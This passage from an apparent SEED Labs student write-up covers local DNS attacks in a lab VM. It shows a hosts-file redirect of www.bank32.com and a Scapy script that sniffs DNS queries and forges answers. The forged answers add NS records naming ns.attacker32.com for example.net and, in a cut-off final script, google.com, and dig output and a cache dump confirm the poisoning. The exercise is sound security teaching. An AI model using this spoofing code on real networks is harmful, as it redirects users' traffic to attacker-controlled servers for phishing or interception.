;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Oct 05 20:22:07 EDT 2020
;; MSG SIZE  rcvd: 92
```


Task 4

Pinging www.bank32.com before adding to the hosts file. We can see it’s the actual IP.




```
[10/13/20]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=114 time=9.73 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=114 time=9.68 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=114 time=9.88 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=114 time=10.1 ms
```

We add the IP for www.google.com to redirect www.bank32.com to



```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
172.217.7.132   www.bank32.com
```


Now when we ping www.bank32.com, we see that it's pinging 172.217.7.132, which is the IP for www.google.com.



```
PING www.bank32.com (172.217.7.132) 56(84) bytes of data.
64 bytes from www.bank32.com (172.217.7.132): icmp_seq=1 ttl=107 time=38.0 ms
64 bytes from www.bank32.com (172.217.7.132): icmp_seq=2 ttl=107 time=33.8 ms
64 bytes from www.bank32.com (172.217.7.132): icmp_seq=3 ttl=107 time=33.1 ms
```


Task 5

Using the dns_spoof.py program, we are able to spoof a DNS request sent to our DNS server. We set the filter to sniff packets coming from machine 10.0.2.5, which is our DNS server machine and send the IP 1.2.3.4 back to the user machine.




```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.net", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.5 and dst port 53)',
    prn=spoof_dns)
```

This is what we get when we dig www.example.net before running the program.



```
[10/13/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22120
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86395   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86375   IN      NS      b.iana-servers.net.
example.net.            86375   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172775  IN      A       199.43.135.53
a.iana-servers.net.     172775  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172775  IN      A       199.43.133.53
b.iana-servers.net.     172775  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue Oct 13 21:21:33 EDT 2020
;; MSG SIZE  rcvd: 193
```


This is what we get when we dig www.example.net while running the code. We can see that the IP received is the IP we specified in the program.



```
[10/13/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2727
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      ns.attacker32.com.

;; Query time: 243 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue Oct 13 21:49:43 EDT 2020
;; MSG SIZE  rcvd: 91
```

Task 6


After dumping DNS cache, we can see that www.example.net has the IP 1.2.3.4 assigned to it. We also set the TTL to 259200 seconds, which is 72 hours, this means that this will remain in the cache for 72 hours unless the cache gets flushed.



```
; authauthority
example.net.            259191  NS      ns.attacker32.com.
; authanswer
www.example.net.        259191  A       1.2.3.4
; authauthority
ROOT-SERVERS.net.       604791  NS      a.ROOT-SERVERS.NET.
                        604791  NS      b.ROOT-SERVERS.NET.
                        604791  NS      c.ROOT-SERVERS.NET.
                        604791  NS      d.ROOT-SERVERS.NET.
                        604791  NS      e.ROOT-SERVERS.NET.
                        604791  NS      f.ROOT-SERVERS.NET.
                        604791  NS      G.ROOT-SERVERS.NET.
                        604791  NS      h.ROOT-SERVERS.NET.
                        604791  NS      i.ROOT-SERVERS.NET.
                        604791  NS      j.ROOT-SERVERS.NET.
                        604791  NS      k.ROOT-SERVERS.NET.
                        604791  NS      l.ROOT-SERVERS.NET.
                        604791  NS      m.ROOT-SERVERS.NET.
```

Task 7


This task was achieved with the same program used for the previous two tasks. In the program, we added ns.attacker32.com in the authority section. When this gets cached, any hostname in www.example.net will use ns.attacker32.com as the nameserver.



```
[10/13/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2727
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      ns.attacker32.com.

;; Query time: 243 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue Oct 13 21:49:43 EDT 2020
;; MSG SIZE  rcvd: 91
```


Task 8

We added google.com in the authority section. Now ns.attacker32.com will be the nameserver for google.com.



```python
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='10.0.2.5', ttl=259200)
     NSsec1 = DNSRR(rrname='example.net', type='NS',
                    rdata='ns.attacker32.com', ttl=259200)
     NSsec2 = DNSRR(rrname='google.com', type='NS',
                    rdata='ns.attacker32.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
